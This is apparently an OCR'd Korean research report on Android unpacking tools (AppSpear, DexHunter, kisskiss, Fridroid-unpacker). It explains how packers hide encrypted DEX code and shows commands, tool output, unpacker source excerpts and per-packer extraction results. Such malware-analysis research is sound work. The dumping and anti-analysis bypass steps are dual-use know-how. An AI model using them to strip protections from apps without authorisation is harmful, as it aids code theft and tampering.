
1. Android 패커의 다양한 분석 방지 조치를 우회
2. 메모리에서 DDS를 수집하고 DEX 파일을 재생성하기 위해 수정된 몇 가지 수정된 방법으로 수집된 DDS에 대해 재조립 프로세스를 수행
3. 분석 방지 코드를 절제하고 매니페스트 파일 및 기타 리소스와 DEX 파일을 추가로 합성



[그림 28 AppSpear 언패킹 과정]

2.6.3 Dex Reassembling


- 세분화된 바이트코드 수준 계측을 수행
- Dalvik VM의 고속 인터프리터를 수정하여 각 명령어의 인터프리팅 핸들러에 계측 스텁을 삽입
- 모든 opcode의 해석 코드의 맨 처음에 함수 호출 스텁을 삽입



[그림 29 Dex Reassembling Process]

2.6.4 패킹 앱 생성 및 실행


- apktool과 같은 자동화 도구에 의해 dex 파일이 디컴파일되는 것을 방지하기 위해 Android 패커는 먼저 전체 dex 파일을 암호화하고 .so 파일에 숨긴다.
- 패커는 패커 프로그램이 포함된 추가 dex 파일을 추가한다.
- .so 파일, 추가 dex 파일 및 원본 리소스 파일이 압축된 .apk 파일로 결합된다.
- 압축된 앱이 실행되기 시작하면 패커 프로그램은 .so 파일의 해독 스텁을 호출하고 암호화된 코드를 동적으로 해독한다.
- Dalvik VM 또는 ART는 DexClassLoader의 도움으로 해독된 dex를 로드하고 마침내 실행한다.



[그림 30 패킹된 앱의 생성 및 실행 과정]

2.6.5 ART 코드 패킹

- Compiling Bytecode: .apk 파일 설치 시 dex 파일을 oat 파일로 컴파일합니다. 일부 패커는 시스템에서 dex2oat를 사용하여 바이트 코드를 컴파일하고 컴파일 전에 실제 코드를 릴리스하도록 선택합니다.
- Parsing Oat File: oat 파일은 ART의 OatFile 구조체로 구문 분석됩니다. 일부 패커는 OatFile::open()을 코드 릴리스 지점으로 선택합니다.
- Loading Classes: ClassLinker::LoadClass()는 클래스 데이터를 로드하고 클래스 데이터를 Class 구조체로 구문 분석하는 데 사용됩니다. 코드 릴리스 포인트로도 사용됩니다.
- Loading Methods: ART는 ArtMethod 구조체를 사용하여 각 Java 메서드를 나타냅니다. 일부 패커는 ClassLinker::LoadMethod()가 호출될 때 각 메서드의 코드를 해제합니다.



[그림 31 ART의 코드 릴리스 포인트]

2.7 DexHunter

2.7.1 서론

- ART와 DVM에서 압축된 앱의 Dex 파일을 복구하는 DexHunter를 개발한다.
- DexHunter는 DVM과 ART를 포함하여 Android 가상 머신의 클래스 로딩 프로세스를 활용한다.
- DexHunter를 패킹된 앱에 적용하여 앱을 효과적으로 보호하고 원본 Dex 파일을 복구할 수 있다.
- 패커가 코드를 난독화하는 방법을 건드리지 않고 패킹된 앱에서 숨겨진 Dex 파일을 추출하는 방법에 중점을 두도록 한다.

2.7.2 덱스 복원 (DVM)

- dex 또는 jar 파일을 로드한 후 DVM은 파일 정보를 기록하는 DexOrJar라는 구조를 생성한다.
- fileName이라는 하나의 멤버는 파일의 위치를 나타내고, 열린 odex 파일을 나타내는 DvmDex 개체는 해당 DexOrJar 개체와 연결된다.
- DvmDex 개체에는 열린 dex 파일의 해당 메모리 영역을 유지 관리하는 memMap이라

는 멤버가 있는데, addr 멤버는 시작 주소를 저장하고 length 멤버는 메모리 영역의 길이를 나타낸다.

- 원하는 dex 파일을 덤프하기 위해 선택한 함수 Dalvik dalvik 시스템 DexFile defineClassNative에 코드를 추가하고 fileName의 값을 지정한다.
- fileName을 통해 dex 파일을 찾으면 대상 odex 파일의 메모리 영역도 관련 DvmDex 개체를 통해 알아낼 수 있다.
- memMap의 멤버 addr은 시작 주소를 나타내고 length 멤는 길이를 저장한다.
- smali/backsmali를 사용하여 odex 파일과 dex 파일을 복구한다.


2.7.3 덱스 복원 (ART)

덱스 파일 피싱

- DexFile 개체에 다음을 추가하여 Dex 파일을 찾을 수 있도록 한다.
- 클래스가 로드될 때 위치 값을 확인하기 위해 DefineClass 함수에 코드 추가한다.

클래스 로딩

- libart.so에서 DexFile openDexFileNative라는 기본 메소드를 사용하여 dex 또는 jar 파일을 읽는다.
- 해당 oat 파일이 없으면 ART는 dex2oat라는 도구를 호출하여 dex 또는 jar 파일을 oat 파일로 컴파일한다.
- Class.forName을 호출하면 기본 메소드인 Class classForName이 호출된다.



[그림 32 클래스 로딩 과정]

메소드 실행

- DefineClass 함수의 매개변수이기도 한 DexFile 객체가 전달되고 스레드는 DexFile 객체가 참조하는 메모리 영역을 얻을 수 있다.
- DexFile::Begin() 및 DexFile::Size() 메서드를 호출하여 원본 dex 파일을 포함하는 메모리 영역의 시작 주소와 길이를 얻을 수 있기 때문에 원본 Dex 파일을 복구할 수 있다.

2.8 Native Unpacker

데프콘 22에서 공개된 언패커로 다음 패커에 대해 지원한다.

- Bangcle (SecNeo)
- APKProtect
- LIAPP (prerelease demo)
- Qihoo Android Packers
- Jaigu

2.8.1 로직 분석


언패커의 전체적인 흐름은 다음과 같이 진행된다.

1. 프로세스와 스레드 메모리에 접근을 한다.
2. 패커 시그니처를 사용하여 사용한 패커의 종류를 판별한다.
3. 덱스, 오덱스 매직 넘버를 사용하여 덱스 혹은 오덱스를 추출한다.

2.8.2 도구 사용

Build

환경변수 설정 이후 make를 진행하면 다음과 같이 ./libs/[architecture]/kisskiss 가 생성된 것을 확인할 수 있다.



[그림 33 빌드 후 모습]

Setting

다음 명령어를 사용하여 분석을 진행할 기기에 빌드한 프로그램을 옮긴다.

- adb push ./kisskiss /data/local/tmp

실행

패킹된 앱을 설치한 기기에서 해당 앱을 실행하고 인자로 넘겨준다.

다음 [그림 34]를 통해 알 수 있듯이 /data/local/tmp/edu.killerud.diceroll.dumped_dex_0 에 언패킹한 파일이 저장되어 있다는 것을 알 수 있다.

```
beyond1q:/data/local/tmp/test # kisskiss edu.killerud.diceroll
WARNING: linker: /system/xbin/kisskiss: unsupported flags DT_FLAGS_1=0x8000001
[*] Android Dalvik Unpacker/Unprotector - <strazz@gmail.com>
 [+] Hunting for edu.killerud.diceroll
 [+] 7602 is service pid
 [+] 7627 is clone pid
 [+] Attempting to detect packer/protector...
  [*] Nothing special found, hunting for all dex and odex magic bytes...
  [*] No packer found on clone_pid 7627, falling back to service_pid 7602
 [+] Attempting to detect packer/protector...
  [*] Nothing special found, hunting for all dex and odex magic bytes...
 [+] Found 1 potentially interesting memory locations...
 [+] Attempting to search inside memory region 0xb5758000 to 0xb591a000
  [+] Memory region 0xb5758000 to 0xb591a000 contained anticipated class path edu/killerud/diceroll
 [+] Unpacked/protected file dumped to : /data/local/tmp/edu.killerud.diceroll.dumped_odex_0
1|beyond1q:/data/local/tmp/test # ls
beyond1q:/data/local/tmp/test #
```

[그림 34 Native Unpacker 실행 결과]

마지막으로 adb pull 명령어를 사용하여 언패킹한 파일을 추출한다.

```
C:\Users\leemon\Desktop\project\packer\18_diceroll_qihoo>adb pull /data/local/tmp/edu.killerud.diceroll.dumped_odex_0
/data/local/tmp/edu.killerud.diceroll.dumped_odex_0: 1 file pulled, 0 skipped. 33.8 MB/s (1843200 bytes in 0.052s)
```

[그림 35 언패킹 파일 추출]

2.8.3 오류 분석

툴을 사용하면 다음과 같은 결과들을 확인할 수 있다.

Install Error

- Failure [INSTALL_FAILED_UPDATE_INCOMPATIBLE: Package edu.killerud.kitchentimer signatures do not match the previously installed version; ignoring!]
  ⇒ 동일한 앱을 설치할 시 발생하는 에러
- Failure [INSTALL_FAILED_VERSION_DOWNGRADE]
  ⇒ 현재 설치하려는 앱 보다 이미 높은 버전의 앱이 러

No such file or directory

출력 결과를 통해 확인해보면 해당 프로세스와 스레드의 pid를 받아오지 못해 종료되는 것을 알 수 있다.

```
WARNING: linker: /data/local/tmp/kisskiss: unsupported flags DT_FLAGS_1=0x8000001
[*] Android Dalvik Unpacker/Unprotector - <strazz@gmail.com>
 [+] Hunting for nl.ttys0.simplec25k
 [+] -1 is service pid
  [!] Unable to check status of pid : No such file or directory
 [+] -1 is clone pid
  [!] Unable to check status of pid : No such file or directory
 [!] An error occurred attaching and finding the memory : No such process
```


[그림 36 에러 출력 결과]

Something unexpected happened, new version of packer/protectors? Or it wasn't packed/protected!

```
WARNING: linker: /data/local/tmp/kisskiss: unsupported flags DT_FLAGS_1=0x8000001
[*] Android Dalvik Unpacker/Unprotector - <strazz@gmail.com>
 [+] Hunting for com.passcard
 [+] 16235 is service pid
 [+] 16246 is clone pid
 [+] Attempting to detect packer/protector...
  [*] Nothing special found, hunting for all dex and odex magic bytes...
  [*] No packer found on clone_pid 16246, falling back to service_pid 16235
 [+] Attempting to detect packer/protector...
  [*] Nothing special found, hunting for all dex and odex magic bytes...
 [!] Something unexpected happened, new version of packer/protectors? Or it wasn't packed/protected!
```

[그림 37 에러 출력 결과]

소스코드에서 확인해보면 메모리에서 dex와 odex를 탐색하였지만 발견하지 못해 종료되는 것을 확인할 수 있다.




```
packer *found_packer = determine_packer(clone_pid, mem_file); // 패커의 종류를 알아냈다면 해당 패커의 구조체 주소를 반환 아니면 널
if(found_packer == NULL) {
  printf("  [*] No packer found on clone_pid %d, falling back to service_pid %d\n", clone_pid, pid); // 스레드 pid에서 패커 발견 못
  mem_file = attach_get_memory(pid);
  if(mem_file == -1) {
    perror(" [!] An error occurred attaching and finding the memory ");
    return -1;
  }

  found_packer = determine_packer(pid, mem_file); // 프로세스 메모리로 동일하게 패커 탐색
}
if(found_packer != NULL && strcmp(found_packer->name, "Bangle Test") == 0) { // bangcle 테스트용 코드
  printf("  [+] Since filter is Bangle Test, switching to look at the pid attached to service_pid, %d\n", tracer);
  clone_pid = tracer;
  mem_file = attach_get_memory(clone_pid);
  if(mem_file == -1) {
    perror(" [!] An error occurred attaching and finding the memory ");
    return -1;
  }
}

char *filter = NULL;
if(found_packer != NULL) {
  filter = found_packer->filter; //패커의 종류를 확인했을 경우 각 패커에 맞는 필터 값을 메인 지역 변수인 필터에 저장
}

memory_region *memory[128] = { 0, 0 };
int found = find_magic_memory(clone_pid, mem_file, memory, filter); // 메모리 내에서 dex, odex와 관련된 파일 발견 수 반환
if(found <= 0) {
  printf(" [!] Something unexpected happened, new version of packer/protectors? Or it wasn't packed/protected!\n");
  return -1;
}
```

[그림 38 에러 처리 코드]

An error occurred attaching and finding the memory : Operation not permitted

```
WARNING: linker: /data/local/tmp/kisskiss: unsupported flags DT_FLAGS_1=0x8000001
[*] Android Dalvik Unpacker/Unprotector - <strazz@gmail.com>
 [+] Hunting for com.hlidskialf.android.pomodoro
 [+] 587 is service pid
 [+] 621 is clone pid
 [+] Attempting to detect packer/protector...
  [*] Nothing special found, hunting for all dex and odex magic bytes...
  [*] No packer found on clone_pid 621, falling back to service_pid 587
 [!] An error occurred attaching and finding the memory : Operation not permitted
```

[그림 39 에러 출력 결과]

코드에서 확인해보면 해당 apk에 사용된 패커를 찾지 못한 후 프로세스 메모리에 접근하려 했지만 해당 메모리에 접근하지 못해 종료된 것을 확인할 수 있다.

```
packer *found_packer = determine_packer(clone_pid, mem_file); // 패커의 종류를 알아냈다면 해당 패커의 구조체 주소를 반환 아니면 널
if(found_packer == NULL) {
  // 스레드 pid에서 패커 발견 못함 -> 프로세스 pid로 변경해서 진행
  printf("  [*] No packer found on clone_pid %d, falling back to service_pid %d\n", clone_pid, pid);
  mem_file = attach_get_memory(pid);
  if(mem_file == -1) {
    perror(" [!] An error occurred attaching and finding the memory ");
    return -1;
  }
```

종료 지점

[그림 40 에러 처리 코드]

2.8.4 언패킹 결과

이를 통해 전체적으로 다음과 같은 결과가 나왔다. 이때 안드로이드 5 버전으로 진행한 것은 안드로이드 7에서 라이브러리 오류로 인해 실행 자체가 되지 않아 분석을 진행할 수 없어 다시 진행하였다.

15 패커 종류	원본 Dex 추출 여부	16 패커 종류	원본 Dex 추출 여부	18 패커 종류	원본 Dex 추출 여부	19 패커 종류	원본 Dex 추출 여부
15_Ali	X	16_Ali	X				
15_Baidu	X	16_Baidu	O	18_Baidu	O	19_Baidu	X
15_Bangcle	X	16_Bangcle	X	18_Bangcle	X	19_Bangcle	X
15_Ijiami	O	16_Ijiami	X	18_Ijiami	O	19_Ijiami	X
15_Qihoo	O	16_Qihoo	O	18_Qihoo	O	19_Qihoo	X
15_Tencent	X	16_Tencent	X	18_Tencent	X	19_Tencent	X

[그림 41 Native Unpacker 언패킹 결과]

2.9 Frida Unpacker


2020년 Github에 공개된 Fridroid-unpacker는 다음 패커에 대해 지원한다.

- Jiagu
- DexProtector
- DexGuard
- Yidun
- Tencent Legu
- Mobile Tencent Protect

2.9.1 로직 분석

Fridroid-unpacker의 전체적인 흐름은 다음과 같이 진행한다.

1. 안드로이드 버전을 확인한다.
2. 메모리에 접근하여 Dex 혹은 Odex의 매직 넘버를 확인한다.
3. 덱스 파일의 타입과 사이즈를 확인한다.
4. 매직 넘버가 확인이 가능하다면 덱스 파일을 추출하게 된다.



[그림 42 Frida Unpacker 언패킹 과정]

2.9.2 도구 사용

adb shell 접속

우선 애뮬레이터의 시스템 파일 확인을 위해 adb shell 명령어를 이용하여 접속한다.

```
C:₩Users₩yumin>nox_adb devices
List of devices attached
127.0.0.1:62001 device


C:₩Users₩yumin>nox_adb shell
←7←[r←[999;999H←[6n←8dream2qltechn:/ #
dream2qltechn:/ #
dream2qltechn:/ #
```

[그림 43 adb 접속 과정]

Frida 서버 실행

Frida 사용을 위해 애뮬레이터에 설치한 Frida 서버를 실행한다.

```
dream2qltechn:/data/local/tmp #
dream2qltechn:/data/local/tmp # ./frida-server-15.1.1-android-x86
```

[그림 44 Frida 서버 실행]

APK 설치

APK를 설치하게 되면 기본적으로 /data/data/ 경로에 패키지 시스템 파일이 저장된다. 설치된 패키지와 경로를 확인하였으므로 본격적으로 악성 apk를 설치한다.

```
15_ali.bat - Windows 메모장
파일(F)  편집(E)  서식(O)  보기(V)  도움말(H)
@ECHO OFF

nox_adb install D:₩adaptiveunpacker₩samples₩15₩2048_ali.apk
nox_adb install D:₩adaptiveunpacker₩samples₩15₩adsdroid_ali.apk
nox_adb install D:₩adaptiveunpacker₩samples₩15₩amplayer_ali.apk
nox_adb install D:₩adaptiveunpacker₩samples₩15₩androidcpg_ali.apk
nox_adb install D:₩adaptiveunpacker₩samples₩15₩Shopt_ali.apk
nox_adb install D:₩adaptiveunpacker₩samples₩15₩Shorty_ali.apk
```

[그림 45 APK 자동 설치 스크립트]

Frida 스크립트 실행

Frida를 실행하기 위한 명령문은 다음과 같다.

- frida -U -f com.package.target -l dexDump.js —no-pause


언패킹 결과 확인 (Dex 확인)

```
dream2qltechn:/data/data/com.orphan.amplayer # ls -al
total 216
drwxr-x--x   5 u0_a44 u0_a44   4096 2022-05-03 04:26 .
drwxrwx--x 113 system system   4096 2022-05-03 04:02 ..
-rw-------   1 u0_a44 u0_a44   1530 2022-05-03 04:26 1530.dex
-rw-------   1 u0_a44 u0_a44 195776 2022-05-03 04:26 195776.dex
drwxrwx--x   2 u0_a44 u0_a44   4096 2022-05-03 04:01 cache
drwxrwx--x   2 u0_a44 u0_a44   4096 2022-05-03 04:01 code_cache
drwxrwx--x   2 u0_a44 u0_a44   4096 2022-05-03 04:26 files
lrwxrwxrwx   1 root   root       39 2022-05-03 04:01 lib -> /data/app/com.orphan.amplayer-1/lib/arm
dream2qltechn:/data/data/com.orphan.amplayer #
```

[그림 46 언패킹 결과]

adb pull → Dex 파일 로컬로 가져오기


adb pull 명령어를 이용하여 Dex 파일을 로컬 컴퓨터로 복사하여 가져온다.




[그림 47 언패킹 결과 가져온 후]

2.9.3 사용 결과

Frida 언패킹을 통하여 원본 Dex가 추출되지 않는 예시이다. 언패킹이 제대로 이루어지지 않아 Stub 함수를 가진 Dex나 암호화 된 Dex가 그대로 추출된다. 다음 [그림 48], [그림 49]는 15 버전의 qihoo 패커가 사용된 coin.apk를 예시로 하였다. 확인해보면 해당 Dex는 원본 Dex가 아니라는 것을 예시를 통하여 확인할 수 있다.




[그림 48 패킹된 앱 모습]



[그림 49 언패킹 후 모습]

이와 반대로 다음 패커는 정상적으로 원본 Dex가 추출된다.

확인해보면 apk는 암호화 된 Dex와 함께 Stub 함수가 존재하게 되며, 정상적으로 언패킹 된 Dex를 확인해보면 Stub 함수가 존재하지 않고 해당 패키지의 원본 코드로 보이는 것을 예시를 통하여 확인할 수 있다.



[그림 50 정상적으로 언패킹된 모습]

2.9.4 오류 분석

Process crashed: Trace/BPT trap – Android 7

- frida가 돌고 있는 게 탐지되면 종료시키는 에러

Process crashed: java.lang.UnsatisfiedLinkError – Android 7

- 버전 문제일 가능성이 큼
- libbaiduprotect_x86.so
- ibsecexe.x86.so → 앱을 보호하는 Package 파일의 역할이 주로 이 파일을 사용함. (ibsecexe.x86.so에 보호 모듈 존재)
- libexec.so → 버전 문제
- libprotectClass.so has unexpected e_machine: 40
- libbaiduprotect_x86.so → 얘가 대상 앱의 dex를 강화하고 패킹함 그래서 원본 덱스를 추출할 수 없음
- "/data/data/com.uberspot.a2048/.lib/libexec.so" has invalid shdr offset/size: 1177/21000 → 패킹할 때 헤더가 변경되지 않았을 때나 -android-shlib를 추가하지 않았을 때 발생하는 오류
- cannot locate symbol "__stack_chk_guard" referenced by "/data/data/앱패키지명/files/libjiagu.so"

Process crashed: java.lang.ClassNotFoundException – Android 7

- Didn't find class "com.banasiak.coinflip.CoinFlip" on path: DexPathList[[zip file "/data/app/com.banasiak.coinflip-1/base.apk"],nativeLibraryDirectories=[/data/app/com

.banasiak.coinflip-1/lib/arm, /system/fake-libs, /data/app/com.banasiak.coinflip-1/base.apk!/lib/armeabi, /system/lib, /vendor/lib]]

→ 클래스를 찾을 수 없어서 나타나는 오류

- Didn't find class "com.numguesser.tonio_rpchp.numberguesser.Guesser" on path: DexPathList[[zip file "/data/app/com.numguesser.tonio_rpchp.numberguesser-1/base.apk"],nativeLibraryDirectories=[/data/app/com.numguesser.tonio_rpchp.numberguesser-1/lib/arm, /system/fake-libs, /data/app/com.numguesser.tonio_rpchp.numberguesser-1/base.apk!/lib/armeabi, /system/lib, /vendor/lib]]

  → 클래스 찾을 수 없어서 나타나는 오류

Process crashed: Bad access due to invalid address – Android 7

- 안드로이드 버전이 맞지 않아서 발생하는 오류

  → 버전 9 이상을 쓰면 해결됨

Process terminated 오류 – Android 5

원본 Dex는 잘 추출되지만 Process terminated 오류가 가끔 발생한다.

```
C:\Users\Minyeong\minVS>frida -U -f com.idunnololz.igo -l dexDump.js --no-pause
     ____
    / _  |   Frida 15.1.17 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
